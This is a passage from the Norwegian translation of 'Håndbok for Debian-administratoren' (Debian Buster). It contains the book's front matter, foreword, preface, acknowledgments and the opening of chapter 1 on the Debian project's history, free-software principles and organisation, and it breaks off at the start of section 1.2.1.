Håndbok for Debian-administratoren

Debian Buster fra første møte til mestring

Raphaël Hertzog og Roland Mas

Petter Reinholdtsen

Oslo

Håndbok for Debian-administratoren
Raphaël Hertzog og Roland Mas

ISBN: 978-82-93828-00-6 (mykt omslag - bokmål)

ISBN: 978-82-93828-01-3 (e-bok - bokmål)

Utgitt av Petter Reinholdtsen. Oversatt av Ole-Erik Yrvin, Ingrid Yrvin, Petter Reinholdtsen, Tore Ferner, Allan Nordhøy, Alexander Alemayhu, Anders Einar Hilden, Andreas Nordal, Hans-Petter Fjeld, Knut Ingvald Dietzel, Kristian Fiskerstrand, Odd Arild Olsen, Per Øyvind Karlsen, og Tom Fredrik Blenning Klaussen på dugnad.

Figurer er laget av Raphaël Hertzog og oversatt av Petter Reinholdtsen. Bokmåls-skjermbilder er tatt av Anders Einar Hilden.

Vis din takknemlighet og anerkjennelse

Denne boken er utgitt med en fri lisens, fordi vi vil at alle skal dra nytte av den. Når det er sagt, tar det både tid og mye innsats å videreføre arbeidet med den. Vi verdsetter din takknemmelighet. Setter du pris på denne boken kan du bidra til at den fortsatt oppdateres, enten ved å kjøpe en papirutgave, eller ved å donere via bokens offisielle nettside:

➨ https://debian-handbook.info

Innhold

Innledning

Jeg er glad for denne muligheten til å ønske deg velkommen til Debian og Håndbok for Debian-administratoren. Mange mennesker har valgt Debian: Rundt 10% av nett-tjenere på Internettet kjøres på Debian. Inkluderer du operativsystemer basert på Debian, er dette tallet nærmere 20%. Debian ble valgt ut som operativsystem for den internasjonale romstasjonen. Enten det er nyskapende fysikk-forskning, eller et prosjekt for å dyrke mat samtidig som du bekjemper forurensning, har Debian blitt brukt til å drive de datamaskinene som gjør det mulig.

Hvorfor appellerer Debian både til store selskaper, hos forskere, aktivister og de som har det som hobby? Jeg tror at svaret ligger i Debians fleksibilitet og fellesskap.

Debian er fleksibel. Ja, Debian tilbyr et utmerket, bredt-anvendelig operativsystem - ut av boksen. Systemet tilbyr også verktøyene som tilpasser Debian til akkurat de omgivelsene du selv jobber i. Enten det er en sky- og kontainer-arkitektur, en stor gruppe arbeidsstasjoner, individuelle datamaskiner eller et apparat, gir Debian fleksibilitet til å arbeide godt i det miljøet. Du finner verktøyene og eksemplene du trenger til å få dekket dine behov.

Debian-samfunnet er et møtested for ulike individer og interesser: Utviklere fra de største selskapene jobber sammen med frivillige, forskere og brukere. Enten det er sikkerhetseksperter, nettutviklere, systemprogrammerere eller -arkitekter, er vi alle representert. Du kan være en del av dette fellesskapet. Når du finner måter Debian kan bli bedre på, ønsker vi ditt bidrag velkommen.

Vi samles for å produsere et fritt operativsystem i verdensklasse. Ingen selskaper kontrollerer Debian; ingens enkeltagenda definerer vårt arbeid. I stedet har hver og en makt til å forbedre Debian på måter som betyr noe for oss. Takk for at du tar en titt på det vi har laget. Jeg håper du liker det.

Denne boken er en utmerket måte å utforske Debian på. Jeg har anbefalt den til venner i mange år når de ønsket å lære mer om Debian, og jeg er glad for å få muligheten til å anbefale den mer allment. Denne håndboken er skrevet og vedlikeholdt av mangeårige medlemmer av Debian-fellesskapet. Noen av de samme menneskene som jobber med å utvikle operativsystemet, har gått sammen for å hjelpe deg med å forstå det. Og selvfølgelig er boken utviklet ved hjelp av en fellesskapsprosess som ligner Debians egen, med samme vekt på frihet.

August 2019

Sam Hartman (Debian prosjektleder)

Forord

Linux har i en rekke år samlet styrke, og den økende popularitetен gjør at flere og flere brukere bytter over. Første skrittet på veien er å velge en distribusjon. Dette er en viktig beslutning, fordi hver distribusjon har sine egne særegenheter, og fremtidige migreringskostnader kan unngås hvis det riktige valget gjøres fra start.

DET GRUNNLEGGENDE

Linux-distribusjon, Linux-kjerne

Strengt tatt er Linux bare en kjerne, den grunnleggende biten programvare som sitter mellom maskinvaren og brukerprogrammene.

En «Linux-distribusjon» er et komplett operativsystem. Det inkluderer vanligvis Linux-kjernen, et installasjonsprogram, og aller viktigst brukerprogrammer, og annen programvare som kreves for å gjøre en datamaskin til et verktøy som faktisk er nyttig.

Debian GNU/Linux er en «generisk» Linux-distribusjon som passer de fleste brukere. Formålet med denne boken er å vise allsidigheten, slik at du kan ta en informert avgjørelse når du velger.

Hvorfor denne boken?

Linux har fått en god del pressedekning gjennom årene. Mest til fordel for distribusjoner med en markedsavdeling i ryggen - med andre ord selskapsstøttede distribusjoner (Ubuntu, Red Hat, SUSE, og så videre). Men Debian er langt unna å være en marginal distribusjon. Flere studier har i løpet av årene vist at den er mye brukt både på tjenere og på stasjonære datamaskiner. Dette gjelder særlig for nettjenere der Debian og Ubuntu er den ledende Linux-distribusjonene.

➠ https://w3techs.com/technologies/details/os-linux/all/all

Hensikten med boken er å hjelpe deg å oppdage denne distribusjonen. Vi håper å dele den erfaringen vi har samlet etter at vi ble med i prosjektet som utviklere og bidragsytere i 1998 (Raphaël) og 2000 (Roland). Med litt hell, vil vår entusiasme være smittsom, og kanskje du en gang i fremtiden slår deg sammen med oss ...

Den første utgaven av denne boken (i 2004) bidro til å fylle et stort hull. Den var den første franskspråklige boken som utelukkende fokuserte på Debian. På den tiden var det mange andre bøker skrevet om emnet både på fransk og engelsk. Dessverre ble nesten ingen av dem oppdatert, og gjennom årene har situasjonen glidd tilbake til da det var svært få gode bøker om Debian. Vi håper at denne boken, som fikk et nytt liv da den ble oversatt til engelsk (og flere oversettelser fra engelsk til ulike andre språk som norsk), vil fylle dette gapet, og hjelpe mange brukere.

KULTUR

Kommersielle distribusjoner

De fleste Linux-distribusjoner er støttet av et kommersielt selskap som utvikler og selger dem med en form for kommersiell ordning. Eksempler er *Ubuntu*, hovedsakelig utviklet av *Canonical Ltd.*; *Red Hat Enterprise Linux*, av *Red Hat, Inc.*, et datterselskap av *IBM*; og *SUSE Linux*, vedlikeholdt og gjort kommersielt tilgjengelig av *SUSE Software Solutions Germany GmbH*, et datterselskap av *EQT Partners*.

I den andre enden av spekteret ligger de som likner Debian og Apache Software Foundation (som huser utvikling for nettjeneren Apache). Debian er først og fremst et prosjekt i fri programvareverdenen, gjennomført av frivillige som arbeider sammen via Internett. Mens noen gjør arbeidet med Debian som en del av sin jobb i ulike bedrifter, er prosjektet som helhet ikke knyttet til noen spesiell bedrift. Et enkelt selskap har heller ikke større innflytelse i prosjektets aktiviteter enn det de rent frivillige bidragsyterne har.

Hvem passer boken for?

Vi har prøvd å gjøre denne boka nyttig for mange lesergrupper. Først vil systemadministratorer, både nybegynnere og erfarne, finne forklaringer om installasjon og utrulling av Debian på mange datamaskiner. De vil også få et glimt av de fleste av tjenestene som er tilgjengelige på Debian, sammen med passende oppsettsinstruksjoner, og en beskrivelse av distribusjonens spesifikasjoner. Å forstå mekanismene i utviklingen av Debian-utviklingen vil gjøre dem i stand til å håndtere uforutsette problemer, vel vitende om at de alltid kan finne hjelp i fellesskapet.

Brukere av en annen Linux-distribusjon, eller av en annen Unix-variant, vil oppdage det Debian-spesifikke, og bør bli operative veldig raskt mens de drar full nytte av de unike fordelene med denne distribusjonen.

Endelig, lesere som allerede har noe kjennskap til Debian, og ønsker å vite mer om fellesskapet bak, bør få sine forventninger oppfylt. Denne boken bør bringe dem mye nærmere til å slå seg sammen med oss som bidragsytere.

Generell tilnærming

All den generiske dokumentasjonen du kan finne om GNU/Linux gjelder også for Debian, ettersom Debian inkluderer den vanligste frie programvaren. Distribusjonen bringer likevel mange forbedringer, noe som er grunnen til at vi først og fremst velger å beskrive «Debian-måten» å gjøre ting på.

Det er interessant å følge Debians anbefalinger, men det er enda bedre å forstå begrunnelsen. Derfor vil vi ikke begrense oss til bare praktiske forklaringer. Vi vil også beskrive prosjektets arbeid, for å gi deg helhetlig og konsistent kunnskap.

Bokens opplegg

Denne boken er bygd rundt en referansestudie som gir både støtte og illustrasjon for alle temaer som blir berørt.

MERK

Nettsted, forfatterens e-post

Denne boken har sin egen nettside, som samler elementer, uansett hvilke, som kan gjøre boken mer nyttig. Spesielt har boken en elektronisk versjon med klikkbare lenker, og mulige feilrapporter. Bla gjerne igjennom den, og gi oss tilbakemelding. Vi vil gjerne se dine kommentarer eller positive tilbakemeldinger. Send dem via e-post til hertzog@debian.org (Raphaël) og lolando@debian.org (Roland).

➨ `https://debian-handbook.info/`

Kapittel 1 gir en ikke-teknisk presentasjon av Debian-prosjektets mål og organisasjon. Disse aspektene er viktige fordi de definerer et generelt rammeverk som andre kapitler vil fylle med mer konkret informasjon.

Kapittel 2 og 3 gir en bred oversikt over referansestudien. Her kan nye lesere ta seg tid til å lese **vedlegg B**, hvor de finner et kort kurs som forklarer en rekke grunnleggende datauttrykk og begreper, som ligger i ethvert Unix-system.

For å komme videre med temaet vi egentlig skal snakke om vil vi naturligvis begynne med installasjonsprosessen (**kapittel 4**). **Kapittel 5 og 6** vil dekke grunnleggende verktøy som alle Debian-administratorer kommer til å bruke, som for eksempel de i **APT**-familien, som har en stor del av ansvaret for distribusjons utmerkede rykte. Disse kapitlene er på ingen måte begrenset til fagfolk, fordi alle er sin egen administrator hjemme.

Kapittel 7 vil være en viktig parentes. Den beskriver arbeidsflyt for å bruke dokumentasjon effektivt, og raskt få en forståelse av problemer for å kunne løse dem.

De neste kapitlene vil være en mer detaljert gjennomgang av systemet, og starter med grunnleggende infrastruktur og tjenester (**kapitlene 8 til 10**), og går gradvis opp på høyere nivåer for til slutt å nå brukerprogrammene i **kapittel 13**. **Kapittel 12** omhandler mer avanserte emner som mest direkte vil angå administratorer med store datamaskiner (inkludert tjenermaskiner), mens **kapittel 14** er en kort introduksjon til det større temaet datasikkerhet, og gir noen tips til å unngå de fleste problemene.

Kapittel 15 er for administratorer som ønsker å gå videre og lage sine egne Debian-pakker.

ORDFORRÅD

Debian-pakke

En Debian-pakke er et arkiv som inneholder alle filene som kreves for å installere en programvare. Det er vanligvis en fil med en `.deb` forlengelse, og kan bli håndtert med `dpkg`-kommando. Også kalt en *binærpakke*, som inneholder filer som kan brukes direkte (som programmer eller dokumentasjon). På den andre siden, inneholder en *kildekodepakke* kildekoden for programvaren og de instruksjoner som kreves for å bygge en binærpakke.

Den nåværende versjonen er allerede den niende utgaven av boken (vi inkluderer de fire første som bare var tilgjengelig på fransk). Denne utgaven dekker versjon 10 av Debian, kodenavn

Buster. Blant endringene støtter Debian nå UEFI Secure Boot, noe som gir litt ekstra sikkerhet mot angrep på oppstartsinfrastrukturen, og gjør det enklere å installere Debian på nye datamaskiner der Secure Boot vanligvis er aktivert som standard. For sikkerheten er AppArmor et obligatorisk adgangskontrollsystem som regulerer hva forskjellige applikasjoner har lov til å utføre, er nå asktivert som standard. Alle inkluderte pakker har tydelig blitt oppdatert, inkludert GNOME-skrivebordet, som nå er i sin 3.30 versjon .

Vi har plassert noen notater og bemerkninger i sidefeltene. De har en rekke oppgaver: De kan trekke oppmerksomhet mot et vanskelig punkt, fullføre fremstillingen av referansestudien, definere bestemte begreper, eller tjene som påminnelser. Her er en liste over de vanligste av disse sidefeltene:

- DET GRUNNLEGGENDE: En påminnelse om informasjon som er ment å være kjent;
- ORDFORRÅD: Definerer et teknisk begrep, noen ganger spesifikt for Debian;
- FELLESSKAP: Belyser viktige personer eller roller i prosjektet;
- REGEL: En regel eller anbefaling fra Debian-reglene. Dette dokumentet er viktig i prosjektet, og beskriver hvordan programvare pakkes. De delene av reglene som er fremhevet i denne boken gir direkte fordeler til brukere (for eksempel, å vite at reglene standardiserer plasseringen av dokumentasjon og eksempler som gjør det enkelt å finne dem selv i en ny pakke).
- VERKTØY: Viser passende verktøy eller tjeneste;
- I PRAKSIS: Teori og praksis samsvarer ikke alltid. Disse sidefeltene inneholder råd ut fra vår erfaring. De kan også gi detaljerte og konkrete eksempler;
- andre sidefelt som brukes er ganske eksplisitte: KULTUR, TIPS, VÆR VARSOM, FOR VIDEREKOMMENDE, SIKKERHET, og så videre.

Bidragsytere

Denne boken er utviklet som et gratis programvareprosjekt, dine innspill og hjelp er velkommen. Den mest åpenbare måten å bidra på er å bidra til å oversette det til morsmålet ditt. Men det er ikke den eneste muligheten. Du kan åpne feilrapporter for å gi oss beskjed om feil, skrivefeil, utdatert informasjon eller emner som vi virkelig bør dekke. Eller du kan sende inn en sammenslåingsforespørsel med løsningen din for det problemet du identifiserte.

Alle instruksjonene for å bidra til boka er dokumentert på bokens nettsted:

➨ `https://debian-handbook.info/contribute/`

Takk

En bit av historien

I 2003 ble Raphaël kontaktet av Nat Makarévitch fordi Nat ønsket å utgi en bok om Debian i boksamlingen *Cahier de l'Admin* (Administratorhåndbok), som han håndterte for Eyrolles, en ledende fransk utgiver av tekniske bøker. Raphaël gikk umiddelbart med på å skrive den. Den første utgaven kom 14. oktober 2004, og ble en stor suksess - den ble utsolgt på knappe fire måneder.

Etter det har vi gitt ut 7 andre utgaver av den franske utgaven, en for hver av de påfølgende Debian-utgavene (unntatt for Debian 9). Roland, som begynte å jobbe med boken som korrekturleser, ble gradvis medforfatter.

Mens vi var tydelig fornøyd med bokens suksess, har vi alltid håpet at Eyrolles ville overbevise en internasjonal utgiver om å oversette den til engelsk. Vi hadde fått mange tilbakemeldinger som forklarer hvordan boken har hjulpet folk med å komme i gang med Debian, og vi var opptatt av at boken skulle hjelpe flere på samme måte.

Dessverre, ingen engelsktalende utgiver vi kontaktet var villig til å ta risikoen med å oversette og publisere boken. Vi lot oss ikke skremme av dette lille tilbakeslaget. Vi forhandlet med vår franske utgiver Eyrolles, og fikk tilbake de nødvendige rettighetene til å oversette boken til engelsk, og publisere den selv. Takket være en vellykket folkefinansieringskampanje[1], jobbet vi med oversettelse mellom desember 2011 og mai 2012. "The Debian Administrator's Handbook" ble født, og den ble utgitt med en fri programvarelisens!

Selv om dette var en viktig milepæl, visste vi allerede at historien ikke ville være over for oss før vi kunne bidra med fransk bok som en offisiell oversettelse av den engelske boken. Dette var ikke mulig på den tiden, fordi den franske boken fortsatt ble distribuert kommersielt av Eyrolles under en ikke-fri lisens.

I 2013 ga utgivelsen av Debian 7 en god anledning til å diskutere en ny kontrakt med Eyrolles. Vi overbeviste dem om at en lisens mer i tråd med Debians verdier ville gjøre boken populær. Det var ingen enkel avtale å få til, og vi ble enige om å starte en ny crowdfunding campaign[2] for å dekke en del av kostnadene, og redusere risikoen. Igjen ble operasjonen en stor suksess, og i juli 2013 la vi til en fransk oversettelse av Håndbok for Debian-administratoren.

Vi ønsker å takke alle som har bidratt i disse innsamlingsaksjonene, enten ved å garantere, eller ved å formidle budskapet videre. Vi kunne ikke klart det uten deg.

For å spare noe papir, 5 år etter innsamlingsaksjonene og etter to påfølgende utgaver, la vi ned listen over personer som valgte å bli belønnet med en omtale av navnet deres i boken. Men navnene deres er inngravert i anerkjennelsene til Wheezy-utgaven av boken:

➨ `https://debian-handbook.info/browse/wheezy/sect.acknowledgments.html`

[1] `https://www.ulule.com/debian-handbook/`
[2] `https://www.ulule.com/liberation-cahier-admin-debian/`

Spesiell takk til bidragsytere

Denne boken ville ikke vært det den er uten bidrag fra flere personer som hver spilte en viktig rolle både i oversettelsesfasen og senere. Vi vil gjerne takke Marilyne Brun, som hjalp oss med å oversette eksempelkapitlet, og som jobbet sammen med oss for å definere noen omforente oversettingsregler. Hun har også revidert flere kapitler med et sterkt behov for etterarbeid. Takk til Anthony Baldwin (fra Baldwin Linguas) som oversatte flere kapitler for oss.

Ettersom Roland og jeg var for opptatte til å oppdatere boken for Debian 10, brukte vi den beskjedne inntekten vi får gjennom donasjoner og salg til å ansette bidragsytere til å utføre mesteparten av arbeidet. Tusen takk til Daniel Leidert og Jorge Maldonado Ventura for det harde arbeidet de la ned i denne oppdateringen.

Vi har hatt fordelen av god hjelp av korrekturleserne: Daniel Phillips, Gerold Rupprecht, Gordon Dey, Jacob Owens, og Tom Syroid. Hver av dem gjennomgikk mange kapitler. Tusen takk!

Så snart den engelske utgaven ble frigitt, fikk vi selvfølgelig svært mange tilbakemeldinger, forslag og rettelser fra leserne, og enda mer fra de mange gruppene som påtok seg å oversette denne boken til andre språk. Tusen takk!

Vi ønsker også å takke leserne av den franske utgaven som ga oss noen fine sitater som bekreftet at boken virkelig var verd å oversette. Takk Christian Perrier, David Bercot, Étienne Liétart, og Gilles Rousset. Stefano Zacchiroli - som var Debians prosjektleder under folkefinansieringskampanjen - fortjener også en stor takk. At han også støttet prosjektet med et sitat som forklarer hva frie (som i frihet) bøker er, var mer enn nødvendig.

Hvis du har gleden av å lese disse linjene i en paperback-kopi av boken, så bør du sammen med oss takke Benoît Guillon, Jean-Côme Charpentier, og Sébastien Mengin som jobbet med det indre bokdesignet. Benoît er oppstrøms forfatter av dblatex[3] - verktøyet vi bruker til å konvertere DocBook til LaTeX (og deretter PDF). Sébastien er designeren som skapte det fine sideutlegget i boken, og Jean-Côme er LaTeX-eksperten som implementerte den som et stilark som kan brukes med dblatex. Takk til alle dere for alt det harde arbeidet!

Til slutt, takk til Thierry Stempfel for de fine bildene i starten av hvert kapittel, og takk til Doru Pătraşcu for det vakre bokomslaget.

Takk til oversettere

Helt siden boken ble frigjort, har mange frivillige vært i gang med å oversette den til en rekke språk, som arabisk, brasiliansk portugisisk, tysk, italiensk, spansk, japansk, norsk bokmål, etc. Se den fullstendige listen over oversettelser på bokens nettside: https://debian-handbook.info/get/#other

Vi vil gjerne takke alle oversettere og de som har korrekturlest oversettelsene. Vi setter stor pris på arbeidet ditt fordi det bringer Debian til millioner av mennesker som ikke leser engelsk.

[3] http://dblatex.sourceforge.net

Personlig takk fra Raphaël

Først vil jeg gjerne takke Nat Makarévitch, som tilbød meg muligheten til å skrive denne boken, og som har gitt solid veiledning gjennom det året det tok å få det gjort. Takk også til det fine teamet på Eyrolles, Muriel Shan Sei Fan spesielt. Hun har vært veldig tålmodig med meg, og jeg har lært mye av henne.

Perioden med Ulule-kampanjer ble veldig krevende for meg, men jeg vil gjerne takke alle som bidro til å gjøre dem til en suksess, og spesielt Ulule-teamet som reagerte svært raskt på mine mange forespørsler. Takk også til alle som sikret fremdriften av prosjektet. Jeg har ikke noen uttømmende liste (og hvis jeg hadde det, ville den trolig være for lang), men jeg vil gjerne takke noen få mennesker som var i kontakt med meg: Joey-Elijah Sneddon og Benjamin Humphrey i OMG! Ubuntu, Florent Zara i LinuxFr.org, Manu i Korben.info, Frédéric Couchet i April.org, Jake Edge i Linux Weekly News, Clement Lefebvre i Linux Mint, Ladislav Bodnar i Distrowatch, Steve Kemp i Debian-Administration.org, Christian Pfeiffer Jensen i Debian-News.net, Artem Nosulchik i LinuxScrew.com, Stephan Ramoin i Gandi.net, Matthew Bloch i Bytemark.co.uk, teamet hos Divergence FM, Rikki Kite i Linux New Media, Jono Bacon, markedsføringsteamet i Eyrolles. Og utallige andre som jeg har glemt, og det er jeg lei meg for.

Jeg ønsker å gi en spesiell takk til Roland Mas, min medforfatter. Vi har samarbeidet om denne boken siden starten, og han har alltid vært i stand til å få jobben gjort. Jeg må si at å fullføre Håndbok for Debian-administratoren har vært mye arbeid...

Sist men ikke minst, takk til min kone, Sophie. Hun har vært veldig støttende til mitt arbeid med denne boken og med Debian generelt. Det har vært for mange dager (og netter) da jeg forlot henne, alene med våre 2 sønner, for å arbeide videre med boken. Jeg er takknemlig for hennes støtte, og vet hvor heldig jeg er som har henne.

Personlig takk fra Roland

Vel, Raphaël foregrep allerede de fleste av mine takk til «de andre». Jeg kommer fortsatt til å vektlegge min personlige takknemlighet overfor de meget dyktige medarbeiderne på Eyrolles, samarbeidet vårt alltid har vært hyggelig og smidig. Forhåpentligvis har ikke effekten av deres gode råd gått tapt i oversettelsen.

Jeg er svært takknemlig for at Raphaël tok på seg den administrative delen av den engelske utgaven, fra å organisere finansieringskampanjen, ned til de siste detaljene i bokens layout. Å produsere en oversatt bok er så mye mer enn bare å oversette og korrekturlese, og Raphaël gjorde (eller delegerte og førte tilsyn med) alt. Så tusen takk.

Takk også til alle som mer eller mindre direkte har bidratt til denne boken, ved å gi avklaringer eller forklaringer, eller oversette råd. De er for mange til å nevnes, men de fleste av dem kan vanligvis finnes på ulike #debian-* IRC kanaler.

Det er selvfølgelig noe overlapping med det forrige settet med hjepere, men spesifikk takk er fortsatt i orden for dem som faktisk lager Debian. Det ville ikke være mye til bok uten dem, og

jeg er fortsatt overrasket over hva Debian-prosjektet som helhet produserer og gjør tilgjengelig for alle.

Videre vil jeg personlig takke mine venner og mine klienter, for deres forståelse da jeg var mindre lydhør fordi jeg jobbet med denne boken, og også for deres vedvarende støtte og oppmuntring. Dere vet hvem dere er. Takk.

Og til slutt. Jeg er sikker på at de ville bli overrasket over å bli nevnt her, men jeg ønsker å utvide min takknemlighet til Terry Pratchett, Jasper Fforde, Tom Holt, William Gibson, Neal Stephenson, og selvfølgelig avdøde Douglas Adams. De utallige timene jeg tilbrakte med deres bøker er direkte delansvarlig for at jeg er i stand til å være med å få oversatt først en, og senere skrive nye deler av denne boken.

Nøkkelord

Formål
Virkemidler
Virksomhet
Frivillig

Kapittel

1 Debian-prosjektet

Innhold

Før vi går rett inn i teknologien, la oss se på hva Debian-prosjektet er, dets mål, midler, og virksomhet.

1.1. Hva er Debian?

KULTUR

Opprinnelsen til Debian-navnet

Først: Debian er ikke en forkortelse. Navnet er en sammensetning av to fornavn: Navnet til Ian Murdock, og hans kjæreste på den tiden, Debra. Debra + Ian = Debian.

Debian er en GNU/Linux-distribusjon. Vi vil diskutere nærmere hva en distribusjon er i del 1.5, «Distribusjonenes rolle» side 23, men her sier vi i korthet at det er et komplett operativsystem, inkludert programvare og systemer for installasjon og drift, alle basert på Linux-kjernen og fri programvare (spesielt de fra GNU-prosjektet).

Da han startet Debian i 1993, med veiledning fra FSF, hadde Ian Murdock klare mål, som han uttrykte i *Debian-manifestet*. Det fritt tilgjengelige operativsystemet han ønsket seg skulle ha to hovedegenskaper. Først kvalitet: Debian måtte utvikles med høy kvalitet, for å gjøre seg fortjent til Linux-kjernen. Den måtte også være en ikke-kommersiell distribusjon, tilstrekkelig troverdig til å konkurrere med store kommersielle distribusjoner. Denne doble ambisjon kunne, i hans øyne, bare oppnås ved å åpne Debians utviklingsprosess akkurat som i Linux og GNU-prosjektet. Dermed ville fagfellevurdering kontinuerlig forbedre produktet.

KULTUR

GNU, FSF-prosjektet

GNU-prosjektet er et variert utvalg av fri programvare som er utviklet, eller sponset, av Free Software Foundation (FSF), grunnlagt av sin kjente leder, Dr. Richard M. Stallman. GNU er en rekursiv forkortelse, som står for «GNU is Not Unix».

KULTUR

Richard Stallman

FSFs grunnlegger og forfatter av GPL-lisensen, Richard M. Stallman (ofte referert til med sine initialer, RMS) er en karismatisk leder av Free Software bevegelsen. På grunn av hans kompromissløse meninger, er han ikke beundret av alle, men hans ikke-tekniske bidrag til fri programvare (spesielt på det juridiske og filosofiske område) blir respektert av alle.

1.1.1. Operativsystem for flere plattformer

FELLESSKAP

Ian Murdocks reise

Ian Murdock, grunnleggeren av Debian-prosjektet, var dets første leder fra 1993 til 1996. Etter å ha gitt stafettpinnen videre til Bruce Perens, inntok Ian en mindre offentlig rolle. Han vendte tilbake til å jobbe bak kulissene for fri programvare, skapte selskapet Progeny, for å markedsføre en distribusjon basert på Debian. Dette arbeidet var, dessverre, en kommersiell fiasko, og utviklingen ble avsluttet. Etter å ha slitt seg videre i flere år som en tjenesteleverandør, gikk selskapet til slutt konkurs i april 2007. Av prosjektene initiert av Progeny, er det bare *discover* som fremdeles er igjen. Det er et verktøy for automatisk å oppdage maskinvare.

Ian Murdock døde 28. desember 2015 i San Francisco etter en serie bekymringsfulle tweets der han rapporterte å ha blitt overfalt av politiet. I juli 2016 ble det kunngjort at hans død var et selvmord.

Debian, fortsatt lojal mot sine opprinnelige prinsipper, har hatt så mye suksess, at det i dag har nådd en enorm størrelse. Pr i dag er det 10 programvarearkitekturer som offisielt er støttet, og også andre kjerner som FreeBSD (selv om FreeBSD-baserte utgaver er ikke emed på listen over offisielt støttede arkitekturer). Videre, med mer enn 28.000 programpakker, kan den tilgjengelige programvaren imøtekomme nesten alle behov man kan ha, enten hjemme eller i større selskaper.

En komplett distribusjonen er upraktisk stor, den ville kreve 16 DVD-ROM for installasjon på en standard PC ... Dette er årsaken til at Debian i økende grad betraktes som en «meta-distribusjon», som en basis for å trekke ut mer spesifikke distribusjoner rettet mot et bestemt publikum: Debian Science for bruk i naturvitenskap, Debian Edu for utdanning og pedagogisk bruk i et utdanningsmiljø, Debian Med for medisinske formål, Debian Jr. for små barn, etc. En mer komplett liste over underprosjekter kan finnes i del 1.3.3.1, «Eksisterende Debian-underprosjekter» side 17, dedikert til det formålet.

Disse delutvalgene av Debian er organisert i et veldefinert rammeverk, noe som garanterer problemfri samhandling mellom de ulike «under-distribusjoner». Alle disse følger den generelle planen for utgivelse av nye versjoner. Og siden de bygger på den samme grunnmuren, kan brukere enkelt utvide, utfylle og tilpasse etter personlige behov med programmer tilgjengelige i Debians arkiv.

Alle Debian verktøyene opererer på denne modulbaserte måten : `debian-cd` har i lang tid tillatt å lage et sett med CD-ROM som bare inneholder et forhåndsvalgt sett med programpakker. `debian-installer` er også et modulbasert installasjonssystem, enkel å tilpasse spesielle behov. `APT` vil installere pakker fra flere kilder, og samtidig sikre den generelle konsistensen i systemet.

VERKTØY

Å lage en Debian CD-ROM

`debian-cd` lager ISO-avtrykk fra installasjonsmedier (CD, DVD, Blu-ray, etc.) klar til bruk. Forhold rundt denne programvaren diskuteres (på engelsk) på e-postlisten debian-cd@lists.debian.org. Laget ledes av Steve McIntyre, som håndterer de offisielle Debian ISO-ene.

DET GRUNNLEGGENDE

Enhver datamaskin har en arkitektur

Begrepet «arkitektur» viser til en type datamaskin (den mest kjente er Mac eller PC). Hver arkitektur bestemmes i hovedsak av sin prosessor, som vanligvis ikke er kompatibel med andre prosessorer. Disse forskjellene i maskinvare gir behov for ulike driftsmetoder, og krever derfor at programvaren utarbeides spesielt for hver arkitektur.

De fleste programmene i Debian er skrevet i plattformuavhengige programmeringsspråk. Den samme kildekoden kan kompileres for ulike arkitekturer. Resultatet er et kjørbart binærprogram, alltid kompilert for en bestemt arkitektur, og som vanligvis ikke vil fungere på noen av de andre arkitekturer.

Husk at hvert program er laget ved å skrive kildekoden; denne kildekoden er en tekstfil bestående av instruksjoner i et gitt programmeringsspråk. Før du kan bruke programvaren, er det nødvendig å kompilere kildekoden, som betyr å overføre den til binærkode (en serie av maskininstruksjoner kjørt av prosessoren). Hvert programmeringsspråk har en spesifikk kompilator til å utføre denne operasjon (f.eks. `gcc` for programmeringsspråket C).

VERKTØY

Installasjonsprogram

`debian-installer` er navnet på Debians installasjonsprogram. Den modulære utformingen gjør at den kan brukes i et bredt spekter av installasjonsscenarier. Utviklingsarbeidet koordineres på e-postlisten debian-boot@lists.debian.org og ledes av Cyril Brulebois.

1.1.2. Kvaliteten på Fri Programvare

Debian følger alle prinsippene om fri programvare. Og nye versjoner er ikke utgitt før de er klare. Utviklere erbeider ikke etter en fastsatt tidsplan med jag for å imøtekomme en vilkårlig frist. Folk klager ofte over lang tid mellom Debians stabile versjoner, men dette forbeholdet sikrer at Debians legendariske pålitelighet imøtekommes. Lange måneder med testing er faktisk nødvendig for at en hel distribusjon skal kunne motta merkelappen «stabil».

Debian vil ikke gå på akkord med kvalitet: Alle kjente kritiske feil må være fikset i alle nye versjoner, selv om dette i krever at varslet utgivelsesdato blir endret. Valgfrie pakker med kritiske feil som ikke er ordnet, og dermed ikke oppfyller kvalitetskravene, droppes ganske enkelt fra den stabile utgivelsen.

1.1.3. Det juridiske rammeverket: En ikke-kommersiell organisasjon

Juridisk sett er Debian et prosjekt i regi av en amerikansk ikke-kommersiell, frivillig forening. Prosjektet har rundt tusen *Debian utviklere*, men samler langt flere bidragsytere (oversettere, feilrapportører, kunstnere, ikke faste utviklere, osv.).

Debian har en stor infrastruktur tilgjengelig for å utføre sine oppgaver, med mange tjenermaskiner koblet sammen over Internettet, stilt til disposisjon og er tilgjengelig hos mange støttespillere.

FELLESSKAP

Bak Debian, foreningen Software in the Public Interest (SPI), og lokale forgreninger

Debian eier ikke noen tjenermaskiner i eget navn. Men Debian er medlem i foreningen *Software in the Public Interest* (SPI4), som forvalter maskinvaren og økonomiske forhold (donasjoner, kjøp av maskinvare, etc.). Selv om den i utgangspunktet ble laget spesielt for Debian-prosjektet, er denne foreningen nå vertskap for andre fri programvare-prosjekter, spesielt PostgreSQL database, Freedesktop.org (prosjektet for standardisering av ulike deler av moderne grafiske skrivebordsmiljøer, som GNOME og KDE Plasma), og LibreOffice kontorpakke.

➨ `https://www.spi-inc.org/`

I tillegg til SPI, samarbeider ulike lokale foreninger tett med Debian for å skaffe midler til Debian, uten å sentralisere alt i USA. De er kjent som «Trusted Organisasjoner» i Debians sjargong. Med denne organiseringen unngår man store internasjonale overføringskostnader, og det passer godt med hvordan prosjektet er desentralisert.

Ikke nøl med å bli med i din lokale forening og støtt prosjektet!

➨ `https://wiki.debian.org/Teams/Auditor/Organizations`

➨ `https://france.debian.net/`

➨ `https://debian.ch/`

1.2. Grunnlagsdokumentene

Debian formaliserte noen år etter første lansering prinsippene som det burde følge som et fri programvare-prosjekt. Denne bevisst aktivistiske avgjørelsen tillater en ryddig og fredelig vekst ved å sikre at alle medlemmer går videre i samme retning. For å bli en Debian-utvikler må en kandidat bekrefte og vise sin støtte og tilslutning til de prinsipper som er fastsatt i prosjektets Grunnlagsdokumenter.

Utviklingsprosessen er stadig under debatt, men Fundationn Dockumentene har bred støtte, og endres derfor sjelden. Debian organisasjonsgrunnlag gir også andre garantier for stabilitet: Et kvalifisert, tre-fjerdedels flertall er nødvendig for å få vedtatt endring.

1.2.1. Forpliktelsen overfor brukerne

